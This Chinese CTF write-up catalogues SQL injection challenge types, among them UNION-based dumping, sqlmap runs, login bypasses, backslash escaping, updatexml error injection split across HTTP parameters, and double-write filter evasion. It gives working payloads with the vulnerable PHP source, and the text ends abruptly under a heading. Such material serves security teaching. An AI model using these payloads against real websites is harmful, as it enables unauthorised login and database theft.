CTF 中 SQL 注入常见题型整理

前言

前言

SQL在CTF每一次比赛中基本上都会出现，所以有了这一篇总结，防忘。
简而言之：SQL注入用户输入的数据变成了代码被执行。
这一篇这要写的是 sql注入 中各种经典类型的案例。暂时只写这么一点，后面再更新 时间注入 、 盲注 等等。
sql注入 的绕过整理在我整理上一篇博文，有兴趣的可以参考。

最后更新时间：2018/10/24
更新内容：万能密码\过滤一部分的情况

可能使用到的工具：firefox、hackbar for firfox、sqlmap for linux、Burp Site

正文

无过滤带回显的情况

手工注入

在 `id = 1'` 的值后面加上注释符 `#` 之后发现界面正常显示，所以可以断定sql语句的形式是 `id = 'input_id'`。
常用的闭合方式还用 `id = "input_id"`， `id = ("input_id")`,`id = ('input_id')` 等等，具体是哪一种只能看 `程序猴` 的写法。

2. 判断返回的列数

可以使用 `order by` 子句判断返回的列数。当构造 `post` 参数中的 `order by` 为 `5` 时，界面无回显、值为 `4` 时有回显。所以后端返回的列数应该是 `4`。

```
1 | id=1' order by 5 #
```

3. 判断后端返回的前端显示的格式

```
1 | id=-1' union select 1,2,3,4 #
```

1的成绩单

Math	English	Chinese
2	3	4

知道返回的列名之后，就可以执行后继的操作和查询各种数据了。
比如查询 `当前的数据库名` 和 `当前的用户名` 以及 `当前的sql版本号`

```
1 | id=-1' union select 1,database(),user(),version() #
```

Math	English	Chinese
skctf_flag	skctf_flag@localhost	5.5.34-log

4. 注入出当前数据库所有的表名

id=-2' union select 1,2,3,(select group_concat(table_name) from information_schema.tables where table_schema=database())#

Math	English	Chinese
2	3	fl4g,sc

5.注入出某一个表中的全部列名

id=-2' union select 1,2,3,(select group_concat(column_name) from information_schema.columns where table_name='fl4g')#

Math	English	Chinese
2	3	skctf_flag

到目前为止已经能查询数据库名称、登陆数据库的用户名称、当前数据库的所有表名、某一个表中的全部字段名称等等数据。例如在数据表 `fl4g` 中的全部的列名只有一个 `skctf_flag`。那么怎样查询字段内容呢？请看下面的

6. 注入出字段内容

利用前面注入出的信息，包括表名,列名，就可以查询字段内容了。

```
1 | id=-2' union select 1,2,3,(select skctf_flag from fl4g) #
```

SQL 注入

sqlmap 注入

> sqlmap 一款用来检测与利用SQL注入漏洞的免费开源工具神器。

使用 `sqlmap` 可以帮助我们更快更好更方便的进行注入，优点有很多，缺点就是再好的工具永远都是工具。使用 `sqlmap` 进行注入的步骤和手工收入基本一致。

1. 首先使用抓包工具将界面的正常请求保存至一个文件中

当然还有其他方式啦，比如 `--data` 参数。

为啥勒？因为这个例题环境是 `post` 方式请求，如果是 `get` 方式可以略过这步。
例如我把抓包内容

```
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/chengjidan/index.php
client-ip: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

id=1
```

保存到 `post_sqli.txt` 这个文件中

2. 检测是否可以注入和获取基础信息

```
$ sqlmap -r post_sqli.txt
```

执行结果

Parameter: id (POST)

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: id=1' AND SLEEP(5) AND 'ShhA'='ShhA

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: id=-2292' UNION ALL SELECT CONCAT(0x716b716b71,0x45784b6e4e78446d737053476e4c4875704c6a58414e444171676264674f634d436c506f554d636b,0x71766a7671),NULL,NULL,NULL-- EKPR

---

3. 获取所有的数据库名

```
sqlmap -r post_sqli.txt --dbms=mysql --dbs
```

tip:由于前一步已经确定数据库的类型已经版本号，可以添加参数`--dbms=mysql`，使得`sqlmap`只进行与`mysql`相关的测试。
执行结果节选

```
available databases [2]:
[*] information_schema
[*] skctf_flag
```

4. 获取据库某一个表中所有的表名

```
$ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag --table
```

执行结果节选

```
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
+------+
```

5. 获取所有的列名

```
$ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag -T fl4g --columns
```

执行结果节选

```
Database: skctf_flag
Table: fl4g
[1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+
```

6. 获取字段值

```
$ sqlmap -r post_sqli.txt --dbms=mysql -D skctf_flag -T fl4g -C fl4g --dump
```

与这一类似的还有实验吧的环境，需要注意的在这个中是`get`传参数，闭合方式为`id = input_id`。

万能密码

万能密码

> CG-CTF-sql注入1

这个环境中，直接给了源代码，更方便让我们分析。

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:****************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

这段代码中整体的逻辑没有什么异常，但是没有任何的防护。其中的sql语句

```
$sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
```

正常的逻辑是输入正确的用户名和密码，才能登录；由于没有任何防止sql注入的措施，所以一般正常的查询语句为


```
select user from ctf where user = admin and pw = xxxxxx;
```

由于没有限制输入，所以我们可以构造这样的查询语句，注释掉后面的一部分代码，这样就可以免验证密码登录。这个就是万能密码的原理。

```
select user from ctf where user = admin -- and pw = zxxxxx;
```

在这个环境中，需要构造`user=admin') #`即可。加上`')`的原因是下面的sql语句是这样拼接的，所以需要自己填上`')`使得`user`可以闭合。

```
$sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
```



万能密码 2

万能密码2

以实验吧这题为例子，大概讲讲 万能密码。

> 万能密码：万能密码就是绕过登录验证直接进入管理员后台的密码

一般的都需要测试后端过滤了什么关键字，如果后端没有防火墙，建议使用 burp site 进行模糊测试。
大概整理了一下，发现过滤以下的关键字

```
select
or
union
/
|
%7c
```

发现没有过滤 ‘、”、()、=，所以尝试使用 万能密码 看看是否能绕过登陆。
http://ctf5.shiyanbar.com/web/wonderkun/web/login.php 传入post参数 username='='&password='=' 发现可以直接登陆。

ctf{51d1bf8fb65a8c2406513ee8f52283e7}

hint:
username:'='
password:'='

username	password
hell02w	69bc7cf459bcff03625939193ec71e0e
w0d3rkun	dbb9111e4ed03e2d4021c3c3b0ac8749
mut0r3nl	86846490336911c0f3c6e07cc197d22c

登陆之后发现一共有三组用户，爆破是不可能爆破的。

- 原理解释

username='='&password='=' ：大概后端的sql语句是这样的

```
string sql = select * from users where username = 'input_username' and password = 'input_password';
```

然后传入参数 username='='&password='=' ，此时的sql语句变成

```
string sql = select * from users where username = ''='' and password = ''='';
```

其中的 ''='' 返回 1

```
mysql> select ''='';
+-------+
| ''='' |
+-------+
|     1 |
+-------+
```

即 username=True and password=True ，即可绕过。

```
mysql> select * from users where username=''='' and password = ''='';
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | test1    | pass     |
|  2 | user2    | pass1    |
|  3 | test3    | pass1    |
+----+----------+----------+
```

过滤一部分的情况

过滤一部分的情况

> CG-CTF-SQL Injection
> tips : TIP:反斜杠可以用来转义 仔细查看相关函数的用法

下面的代码这个环境提供的后端源代码，通过简单的代码分析发现过滤了反斜杠和单引号以及双引号。

```php
<?php
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
  if(get_magic_quotes_gpc()){
    $str=stripslashes($str);//删除反斜杠，去掉转义
  }
  return htmlentities($str, ENT_QUOTES);//编码双引号和单引号
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
  die('Invalid password!');
}
echo $flag;
?>
```

只能通过引入反斜杠，转义原有的单引号，改变原sql语句的逻辑，导致sql注入。

> payload : ?username=&password= or 1%23

```
SELECT * FROM users WHERE
name='\' AND pass='
or 1
#'
```

union 绕过型

union绕过型

> CG-ctfsql注入2

题目源代码

```
<html>
<head>
Secure Web Login II
</head>
<body>

<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>


<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

可以直接通过参数user注出admin的密码，然后登陆拿flag，也可以直接按照出题者的意图，通过union查询来绕过。当union前面的语句查询不成功的时候会执行后面的语句，所以构造下面的payload：

```
Username=' union select '9b17d9b51d0d090939ca6ff11c7d8c1b&Password=jedi
```


其中的 `9b17d9b51d0d090939ca6ff11c7d8c1b` 为jedi的md5值。

本地测试结果

```
mysql> select password from users where username='' union select 'jedi';
+----------+
| password |
+----------+
| jedi     |
+----------+
1 row in set (0.00 sec)
```

过滤好多好多的情况

像上一种的sql注入在现实生活中几乎不可能遇到，因为现在的web应用基本上都有类似 `waf` 或者在设计时考虑到安全问题等，所以想要成功的注入，需要绕过。
以实验吧这一题作为例如讲述一般情况下SQL注入怎么绕过。
进入题目之后，发现一个 `tips` ，按照要求传入 `username` 和 `password` 参数。



Please login!

tips:post username and password...


提示 登陆失败

Login failed


右击查看网页源代码发现这样的提示

```
1 <!-- $sql="select * from users where username='$username' and password='$password'";  -->
```


从中得到sql语句结构，~~毕竟这只是CTF题目~~在现实生活中应该是手工或者使用工具测试出sql语句的结构。
这里使用 `burp site` 来分别对 `username` 以及 `password` 进行 `sql注入模糊测试` 。
测试的返回的结果有四种。
第一种返回 `User name unknow error.`




第二种返回`Sql injection detected`，原因应该是触发了敏感词



第三种返回`Login failed`，这一种是正常的密码错误回显。



第四种返回的就是语法错误。



然后整理 `username` 过滤了大概这些关键字

```
(
)
=
union
```

`password` 过滤了这一些，有一些无关紧要的关键字，就不裂出来了。

```
=
union
updatexml
```

梳理一下，过滤 `union` 就意味着不能进行联合查询，过滤了括号就意味这不能使用函数，但是 `username` 没有过滤 `updatexml` 并且 `password` 参数没有过滤括号，就需要下面的 `骚方法` 来构造 `updatexml()` 了。
首先解释什么是 `updatexml()`


> UPDATEXML (XML_document, XPath_string, new_value);
> 第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
> 第二个参数：XPath_string (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
> 第三个参数：new_value，String格式，替换查找到的符合条件的数据

```
mysql> select updatexml(1,concat(0x7e,(SELECT database()),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~test~'
```

大概就是这样使用的，把上面的sql语句中 `database()` 改为需要的合法sql语句即可。
回到正题，那个 `骚骚的方法` 就是 `http分割注入`

> http分割注入:把一个想执行的语句，拆散到两个参数里，并注释中间的东西，来达到注入的目的

正常传入的 `post` 参数是这样的




Login failed

然后就是~~不正常的~~子

1. 爆库


```
1 | username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select database()),0x7e),1) or '1
```



2.爆表

这个到后面的操作都需要到=，但是=被过滤，所以需要等价符号来取代，具体绕过方法看我的另一篇博文。

username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where !(table_schema <> database())),0x7e),1) or '1




在本次的环境中 REGEXP 也可以用来取代=。

username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema REGEXP database()),0x7e),1) or '1

3. 爆字段

username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name REGEXP 'ffll44jj'),0x7e),1) or '1



4．爆内容

username=admin' or updatexml/*&password=*/(1,concat(0x7e,(select value from ffll44jj),0x7e),1) or '1


小结

遇到 sql 注入不要慌，恩。


Sql 异或注入

sql异或注入

tips : 本题有2个flag
flag均为小写
flag格式 flag{}
链接
这一题目主要学习到了 异或注入 ，平台入口显示这一题应该还是我们学校的题目。还是我太年轻了。



id到变大之后会提示这是 sql注入 ，尝试了各种注入，都没有办法，最后发现这是 异或注入 。
简单的收集一下信息



这个题目的闭合方式是单引号闭合，并且报错返回结果只有 Error,Error,Error! 。在 URL 的最后加上注释 --+ 发现没有报错，所以确定这是 SQL注入 。然后判断sql注入的类型

```
http://123.206.87.240:9004/1ndex.php
?id=2'  or 1=1--+
```

```
http://123.206.87.240:9004/1ndex.php
?id=2'  oorr 1=1--+
```

发现 or 和 and 等关键字被过滤，但是可以双写绕过。那么其他被过滤的字符怎么来判断呢？需要用到一个叫做 sql异或注入 的东西。和异或差不多，异或注入就是**两个条件相同（同真或同假）即为假。**

```
http://123.206.87.240:9004/1ndex.php
?id=2'  ^(length( "union" )!=0)--+
```

界面返回正常，所以说明 `length("select")==0` ，也就是说 `select` 关键字被过滤。
同样的简单的测试一下被过滤的关键字有：

```
or
and
select
union
恩，知道这些就已经够了
```

被过滤的可以双写绕过。所以后台处理的应该是使用string的replace方法将关键字置空。

1. 爆表：


http://123.206.87.240:9004/1ndex.php

?id=-2' uniounionn selecselectt 1, group_concat(table_name) from infoorrmation_schema.tables where table_schema=database() --+

2. 爆字段

http://123.206.87.240:9004/1ndex.php

?id=-2' uniounionn selecselectt 1, group_concat(column_name) from infoorrmation_schema.columns where table_name='flag1'--+




3. 爆数据

